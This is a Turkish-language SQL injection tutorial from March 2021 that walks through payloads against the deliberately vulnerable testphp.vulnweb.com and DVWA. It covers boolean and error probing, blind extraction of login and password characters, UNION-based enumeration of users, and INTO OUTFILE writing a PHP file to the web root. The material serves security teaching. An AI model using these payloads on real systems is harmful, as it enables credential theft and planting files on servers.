

SIBERVATAN

SQL INJECTION

Emre Doğan
emreefedogan@gmail.com

Mart 2021

SQL - SQL Injection Nedir ?

SQL Injectionı anlamak için öncelikle SQL'in ne olduğunu ve nasıl çalıştığını bilmek gerekmektedir. SQL(Structured Query Language), yapılandırılmış sorgulama dilidir. SQL, veri depolamak, değiştirmek ve işlemek için kullanılan veritabanı yönetim sistemidir. Bir programlama dili değildir. SQL tutoriallarını inceleyerek daha fazla bilgi edinebilirsiniz¹.

Nedir bu SQL Injection ?

SQL'in ne olduğuna değindiğimize göre SQL Injection konusuna değinelim. SQL Injection, veritabanlarını hedef alan siber saldırı çeşididir. Saldırganların SQL sorgularının çalıştırabilmesidir. Sql sorgularının çalıştırılması sonucunda güvenlik açısından yararlanarak veritabanına ulaşılır. Sql injection sayesinde web sitesindeki kullanıcı bilgileri edinilebilir. gizlenmiş bilgiler ve verilere ulaşılabilir. Mevcut olan verileri değiştirebilir. Yetki yükseltilebilir veya tamamen veritabanı silinebilir. Genel işleyiş mantığı Figure 1'de görülmektedir..




Figure 1: Sql Injection Akis Diyagrami

SQL injection içeren siteleri nasıl tespit ederiz ?

İlk olarak yapacağımız sayfadaki kullanıcı girdisini aramak olmalıdır. Genelde html sayfalarında kullanıcının girdilerini gönderirken POST methodu kullanılmaktadır. Sayfanın adresinde parametreler göremeyiz. Bu durumla karşılaştığımızda kaynak kodunu inceleyerek hangi parametlerin gönderildiğini bulabiliriz.

¹<https://www.w3schools.com/sql/>

Basic SQL Injection

Sql injection, hedef sitenin veritabanında sql sorgularını çalıştırarak login bypass yapmamıza ve verileri elde edebileceğimiz sorgular atabileceğimizi biliyoruz. Bir uygulama yapalım: Hedef sitemiz : <http://testphp.vulnweb.com> Sql injection saldırılarımızı bu sitede deneyelim.

<http://testphp.vulnweb.com/listproducts.php?cat=1> adresine girdiğimizde :




Figure 2: <http://testphp.vulnweb.com/listproducts.php?cat=1>

1 id ye ait bir sayfa önümüze geliyor. Peki bunu 2 , 3 yaptığımızda ne olacak muhtemelen sayfada bazı değişiklikler meydana gelecektir.



Figure 3: <http://testphp.vulnweb.com/listproducts.php?cat=2>



Figure 4: <http://testphp.vulnweb.com/listproducts.php?cat=1> and `1=1`

Php kodlarında sql injection şu şekilde işler sorgu parametresi altında bu kod çalışır
“SELECT * FROM tablonunadı WHERE id = *cat*”

Bu php koduna baktığımızda gördüğümüz şey şudur; Tablomuzun adı sibervatan olsun diyelim. İlk önce Sibervatan tablosuna git. Idsi verilen kısmı getir. Sql sorgu mantığının php de nasıl çalışma gösterdiğini anlattık. Şimdi gelelim buradaki “cat” değişkenine farklı numaralar girdiğimizde, farklı sonuçlar önümüze çıkmaktadır. Bu girişi atlatmak için “or” , “and” mantıksal ifadelerini tercih etmekteyiz.




Figure 5: <http://testphp.vulnweb.com/listproducts.php?cat=1> and [1=0](http://testphp.vulnweb.com/listproducts.php?cat=0)

Oluşan sorgularımız php kodunda şu şekildedir.

“ SELECT * FROM tablonunadı WHERE id = cat“and1 = 1

“ SELECT * FROM tablonunadı WHERE id = cat“and1 = 0

Veritabanında 1=1 kısmı TRUE olarak bize dönerken 1=0 kısmı bize FALSE dönüşü yapmaktadır.

Eğer yaptığımız iki sorgudan TRUE ve FALSE olanları farklı dönüşler verirse sql injection zafiyeti mevcuttur diyebiliriz.

Yaptığımız sql injection saldırılarında, sql syntaxi önemlidir. Hata alıp hangi sql yapısını çalıştığını öğrenebiliriz bunu da tek tırnak ile yapıyoruz.




Figure 6: <http://testphp.vulnweb.com/listproducts.php?cat=2>

Veritabanı sisteminin bu hata ile mysql olduğu net olarak anlaşılmaktadır.

Blind SQL Injection

Blind sql injection, sql injection saldırılarına göre daha farklıdır. Çünkü veritabanı bilgisi gerektirmektedir. Veritabanında TRUE FALSE yaparak bir yol bulunmaya çalışılır.

Blind Sql Injection senaryosu:

1-) <http://www.hedefwebsite.com/activity.php?id=1121 and 1=1> yapmayı deneyelim. Karşımıza normal sayfa gelmektedir.

2-) <http://www.hedefwebsite.com/activity.php?id=1121 and 1=2> yapmayı deneyelim.. Sayfa bizi 404 e yönlendirmektedir. Bir değişim meydana geldi. Eğer and 1=1 yaptığımızda da 404 e yönlendirseydi bir şey olmadığını düşünürdük fakat and 1=1 de normalken yanlış durumunda (and 1=2) sayfa da yanlış oluyor. Yani blind sql olduğunu kanıtlıyor. Hata sayesinde mysql olduğunu öğrendik.

3-)Şimdi mysql versiyonunu bulalım. [http://www.hedefwebsite.com/activity.php?id=1121 and substring\(version\(\),1,1\)=4](http://www.hedefwebsite.com/activity.php?id=1121 and substring(version(),1,1)=4) sayfa bize true olarak dönüş sağladı. Eğer 4 yerine 5 yazmış olsaydık versiyonu 5 olmadığı için 404 verecekti. Versiyonunu bu sayede Versiyon 4 olarak bulduk.

4-)Bu sitede select seçme komutunu kabul ettirebilip ettiremediğimize bakalım.

[http://www.hedefwebsite.com/activity.php?id=1121+and+\(select 1\)=1](http://www.hedefwebsite.com/activity.php?id=1121+and+(select 1)=1) sayfa yine bize true olarak döndü o halde devam etmeliyiz. Şimdi users tablosuna blind komutu ile tabloyu test edelim. [http://www.hedefwebsite.com/activity.php?id=1121 and \(select 1 from tablo limit 0,1\)=1](http://www.hedefwebsite.com/activity.php?id=1121 and (select 1 from tablo limit 0,1)=1)

5-) şimdi tablo adına tablo dedik 404 e yönlendirecektir, çünkü öyle bir tablo adı bulunmama. Tablo kısmını users yapıp deneyebiliriz. [http://www.hedefwebsite.com/activity.php?id=1121 and \(select 1 from users limit 0,1\)=1](http://www.hedefwebsite.com/activity.php?id=1121 and (select 1 from users limit 0,1)=1)

tablo adına users verince bize true olarak sayfa döndü. O halde devam etmeliyiz. Şimdi users'e ait kolonları test edelim. [http://www.hedefwebsite.com/activity.php?id=1121 and \(select substring\(concat\(1,column\),1,1\) from users limit 0,1\)=1](http://www.hedefwebsite.com/activity.php?id=1121 and (select substring(concat(1,column),1,1) from users limit 0,1)=1) boyle girdiğimizde yine bizi 404 e atacaktır bu yüzden column kısmını değiştirmeliyiz. [http://www.hedefwebsite.com/activity.php?id=1121 and \(select substring\(concat\(1,login\),1,1\) from users limit 0,1\)=1](http://www.hedefwebsite.com/activity.php?id=1121 and (select substring(concat(1,login),1,1) from users limit 0,1)=1) login yaptığımızda sayfa bize true dönecektir. Login yerine password yazarak 1.harf, 2.harf, 3.harf şeklinde login ve password çekmiş olduk. [http://www.hedefwebsite.com/activity.php?id=1121 and ascii\(substring\(\(SELECT concat\(column1,0x3a,column2\) from tablo limit 0,1\),1,1\)\)>95](http://www.hedefwebsite.com/activity.php?id=1121 and ascii(substring((SELECT concat(column1,0x3a,column2) from tablo limit 0,1),1,1))>95) Verileri birleştirmek için ascii karakterlerinden yararlanılır. 97 bunu temsil ediyor . <http://www.asciitable.com/> adresinden bu karakterlere detaylı bakılabilir. Ayrıca Blind Sql Injection için kullanılan kodlara ulaşmak için google'ye SQL Injection Cheat Sheet yazarak detaylı inceleyebilirsiniz .

[http://www.hedefwebsite.com/activity.php?id=1121 and ascii\(substring\(\(SELECT concat\(login,0x3a,password\) from users limit 0,1\),1,1\)\)>96](http://www.hedefwebsite.com/activity.php?id=1121 and ascii(substring((SELECT concat(login,0x3a,password) from users limit 0,1),1,1))>96) Sayfa düzgün gelmekte fakat sayfanın false döneceği yeri bulmak önemlidir.

Bu ascii kodlarını girerek sayfa hangi değerde false dönerse o değere karşılık olan harf bizim ilk harfimiz olacaktır.

[http://www.hedefwebsite.com/activity.php?id=1121 and ascii\(substring\(\(SELECT concat\(login,0x3a,password\) from users limit 0,1\),1,1\)\)>97](http://www.hedefwebsite.com/activity.php?id=1121 and ascii(substring((SELECT concat(login,0x3a,password) from users limit 0,1),1,1))>97)

Diyelim ki 96 yazdığımızda sayfa true döndü ancak 97 yazdığımızda sayfa false döndü o halde 97 değerine ascii tablosunda karşılık gelen harf bizim ilk harfimiz oldu. 97 ascii koduna karşılık gelen harf a dır. O halde ilk harfimiz a.

admin olabileceğini tahmin edelim diyelim. Şimdi 2. harfi denemek için 1,1 kısmını değiştiriyoruz. ve 2,1 yapıyoruz.

<http://www.hedefwebsite.com/activity.php?id=1121 and>

[ascii\(substring\(\(SELECT concat\(login,0x3a,password\) from users limit 0,1\),2,1\)\)>99](http://www.hedefwebsite.com/activity.php?id=1121 and ascii(substring((SELECT concat(login,0x3a,password) from users limit 0,1),2,1))>99) Bu şekilde deneyerek buluyoruz.

Yani, Sql blind injection deneme-yanılma yöntemi ile sitenin verdiği tepkiler üzerinde

göz önüne alınarak veritabanı bilgilerini görüntülemek şeklinde özetlenebilmektedir.

SQL INJECTION DVWA (LOW LEVEL) ÇÖZÜMLERİ

Damn Vulnerable Web Application (DVWA), Web uygulama güvenliği ile uğraşan kendini geliştirmek isteyen pentestler veya güvenlik açıklarıyla uğraşan kişiler için php ile geliştirilmiş belirli zafiyetler barındıran sistemdir. Biz DVWA sisteminde SQL Injection zafiyetini inceleyeceğiz. Öncelikle 1 or '1'='1 denemesiyle Sql injection tespitini yapmaktayız ve tek tırnak ile yapıldığını görmekteyiz.




Figure 7: 1 or '1'='1

1 id ye ait bir sayfa önümüze geliyor. Peki bunu 2 , 3 yaptığımızda ne olacak muhtemelen sayfada bazı değişiklikler meydana gelecektir.



Figure 8: Veritabanı Kolon Sayısı Tespiti **1 UNION SELECT 1,2**




Figure 9: Veritabanı Versiyon Bilgisi `1 UNION SELECT version(),2` sorgusu ile versiyon bilgisini elde ediyoruz.




Figure 10: Veritabanının İsim Bilgisi `1 UNION SELECT database(),2` sorgusu ile database ismine ulaşmaktayız




Figure 11: Tabloların Kolonlarının Belirlenmesi (UNION SELECT column_name,2FROMinformation_schema.columnsWHEREtable_schema='dwa'ANDtable_name='users')




Figure 12: Tablolardaki Verileri Ekrana Yazdırma `1' UNION SELECT first_name,last_name FROM users`





Figure 13: SORGU İLE DOSYA EKLEME `1 UNION SELECT '<?php echo "emre efe";"?>' INTO OUTFILE '/var/www/html/dvwa/emreefe.php'`

A terminal window titled 'root@kali: /var' with a menu bar (File, Edit, View, Search, Terminal, Help). The terminal shows the following commands and output:

```
root@kali:~# cd /var/  
root@kali:/var# chmod -R 777 www/  
root@kali:/var#
```

The background of the terminal window features a dark blue dragon logo, characteristic of Kali Linux.

Figure 14: Sorgu sonucunda dosyamızı da başarıyla eklemiş olduk. Eğer ki dosya ekleme saldırısını yapmaya çalışıldığında okuma ve yazma yetkiniz yok gibi bir hata alıyorsanız.Linux sisteminizde dvwa nın bulunduğu yere okuma ve yazma izni vererek bu saldırı metodunu deneyebilirsiniz.